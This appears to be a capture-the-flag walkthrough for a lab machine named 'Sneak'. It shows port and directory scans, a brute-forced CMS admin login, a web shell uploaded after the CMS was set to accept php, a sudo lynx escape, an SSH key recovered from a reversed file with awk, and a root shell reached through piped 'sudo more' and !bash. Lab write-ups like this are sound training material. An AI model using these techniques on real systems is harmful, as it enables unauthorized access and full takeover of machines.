Sneak

Nmap

```shell
[root@Hacking] /home/kali/Sneak
❯ nmap 192.168.55.124 -A -p-

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Site doesn't have a title (text/html).
```

Dirsearch

```shell
[root@Hacking] /home/kali/Sneak
❯ dirsearch -u http://192.168.55.124

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25
| Wordlist size: 12289

Target: http://192.168.55.124/

[07:27:25] Scanning:
[07:27:26] 403 -   279B - /.php
[07:27:31] 301 -   314B - /cms  ->  http://192.168.55.124/cms/
[07:27:31] 500 -     0B - /cms/
[07:27:33] 200 -     6B - /index.html
[07:27:36] 403 -   279B - /server-status
[07:27:36] 403 -   279B - /server-status/

Task Completed
```

Gobuster

```shell
[root@Hacking] /home/kali/Sneak
❯ gobuster dir -u http://192.168.55.124/cms/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.55.124/cms/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-
2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 279]
/index.php            (Status: 500) [Size: 0]
/rss.php              (Status: 500) [Size: 0]
/content              (Status: 301) [Size: 322] [-->
http://192.168.55.124/cms/content/]
/modules              (Status: 301) [Size: 322] [-->
http://192.168.55.124/cms/modules/]
/license.txt          (Status: 200) [Size: 2602]
/core                 (Status: 301) [Size: 319] [-->
http://192.168.55.124/cms/core/]
/install              (Status: 301) [Size: 322] [-->
http://192.168.55.124/cms/install/]
/lib                  (Status: 301) [Size: 318] [-->
http://192.168.55.124/cms/lib/]
/config.php           (Status: 200) [Size: 0]
/styles               (Status: 301) [Size: 321] [-->
http://192.168.55.124/cms/styles/]
/robots.txt           (Status: 200) [Size: 104]
/.php                 (Status: 403) [Size: 279]
/acp                  (Status: 301) [Size: 318] [-->
http://192.168.55.124/cms/acp/]
Progress: 661680 / 661683 (100.00%)
===============================================================
Finished
===============================================================
```

发现一个`/acp`目录

Login Brute

3. Intruder attack of http://192.168.55.124

结果 位置

捕获过滤：捕捉所有项目


视图过滤：显示所有条目

请求	payload	状态码	接收到响应	错误	超时	长度	注释
414	88888888	302	551			2147	
0		500	307			295	
1	123456	500	155			295	
2	12345	500	107			295	
3	123456789	500	359			295	
4	password	500	55			295	
5	iloveyou	500	407			295	
6	princess	500	207			295	


爆破得到密码是`888888888`

Upload


来到这里添加上允许`php`后缀上传



然后上传文件



蚁剑连接成功



Own user

```
www-data@Sneak:/$ sudo -l
Matching Defaults entries for www-data on Sneak:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bi

User www-data may run the following commands on Sneak:
    (user) NOPASSWD: /usr/bin/lynx
www-data@Sneak:/$
```

```SHELL
sudo -u user /bin/lynx
```

然后输入：！

Own sysadm

查看`passwd`，发现了一个留言

```
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
user:x:1001:1001:user@123:/home/user:/bin/bash
sysadm:x:1002:1003:Where is my license?:/home/sysadm:/bin/bash
user@Sneak:/$
```

在网站目录下找到`license`

```
drwxr-xr-x 8 www-data www-data 4096 Jan 26  2020 acp
-rwxr-xr-x 1 www-data www-data 1409 Jan 26  2020 config.php
drwxr-xr-x 9 www-data www-data 4096 Jan 26  2020 content
drwxr-xr-x 3 www-data www-data 4096 Jul 11 13:42 core
-rwxr-xr-x 1 www-data www-data 7814 Jan 26  2020 index.php
drwxr-xr-x 6 www-data www-data 4096 Jan 26  2020 install
drwxr-xr-x 9 www-data www-data 4096 Jan 26  2020 lib
-rwxr-xr-x 1 www-data www-data 2602 Jan 26  2020 license.txt
drwxr-xr-x 2 www-data www-data 4096 Jan 26  2020 modules
-rwxr-xr-x 1 www-data www-data  104 Jan 26  2020 robots.txt
-rwxr-xr-x 1 www-data www-data 3969 Jan 26  2020 rss.php
drwxr-xr-x 4 www-data www-data 4096 Jan 26  2020 styles
user@Sneak:/var/www/html/cms$ cat li
cat: li: No such file or directory
user@Sneak:/var/www/html/cms$ cat license.txt
-----YEK ETAVIRP HSSNEPO NIGEB-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
sAdd/5SMN1KWatGo/1evq+7bfETGlpGM2U5Oi7e8nMF2/mDX2PJzAEYAAAQAAEwAAAAAhN
8vtXIS94jYewIuOQ3qS5ya5ET3o0Ok33k5m9oy+ekd2A8oHiJJUBD8CPst/BR4PMM+OIYq
CugO2A2hUNf4TK8+J/RSLgmuZ9PW5KHzTezkcuONjFFWCvgtGzY1YrCzvIjdVZn9JAngQ9
g/MRe8qLORDFocrlGt+h4NUfrgxaoBQhJfiMZ9ygZA1xYdC/5JtCuXeAvM69jREOaxLA13
zC2umAuwE4CUKEenEK2+4B4JRkq1wcVOYR8DeAbnAb/lvn/edv2QS74OgBZizuTo9ZS+20
+kQNrEKqcPUv/CEjnOL5225HYA5WIUaOPbS4wIrPewLXMZ4UCJrDR5qh2VlJgGxbkx86Rj
```

但是格式不对，跟自己本机上的密钥进行对比，发现大概率是单数行需要反转

SHELL

```
awk 'NR%2==1{for(i=length;i>0;i--)printf "%s", substr($0,i,1); print ""}
NR%2==0{print}' license.txt > sysadm.key
```

```
user@Sneak:~$ awk 'NR%2==1{for(i=length;i>0;i--)printf "%s", substr($0,i,1); print ""} NR%2==0{print}' license.txt > sysadm.key
user@Sneak:~$ chmod 600 sysadm.key
user@Sneak:~$ ssh -i sysadm.key sysadm@localhost
Linux Sneak 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jul 14 05:28:14 2025 from ::1
sysadm@Sneak:~$
```

Root

```
sysadm@Sneak:~$ sudo -l
Matching Defaults entries for sysadm on Sneak:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sysadm may run the following commands on Sneak:
    (ALL) NOPASSWD: /usr/bin/more /var/log/custom/fake-cleanup.sh
sysadm@Sneak:~$ cat /var/log/custom/fake-cleanup.sh
# System cleanup script - DO NOT MODIFY
#
sysadm@Sneak:~$
```

发现可以`more`查看这个文件，但是文件长度不够导致无法分页进入`shell`，同时用`chattr`设置了不可修改。可以通过管道符阻塞一下，强行分成两部分。

```
#
sysadm@Sneak:~$ echo hello | sudo  /usr/bin/more /var/log/custom/fake-cleanup.sh
hello
--More--(Next file: /var/log/custom/fake-cleanup.sh)
```

最后输入`!bash`即可提权

```
sysadm@Sneak:~$ echo hello | sudo  /usr/bin/more /var/log/custom/fake-cleanup.sh
hello
!bash
root@Sneak:/home/sysadm# id
uid=0(root) gid=0(root) groups=0(root)
root@Sneak:/home/sysadm#
```

还有一种方法是，缩小终端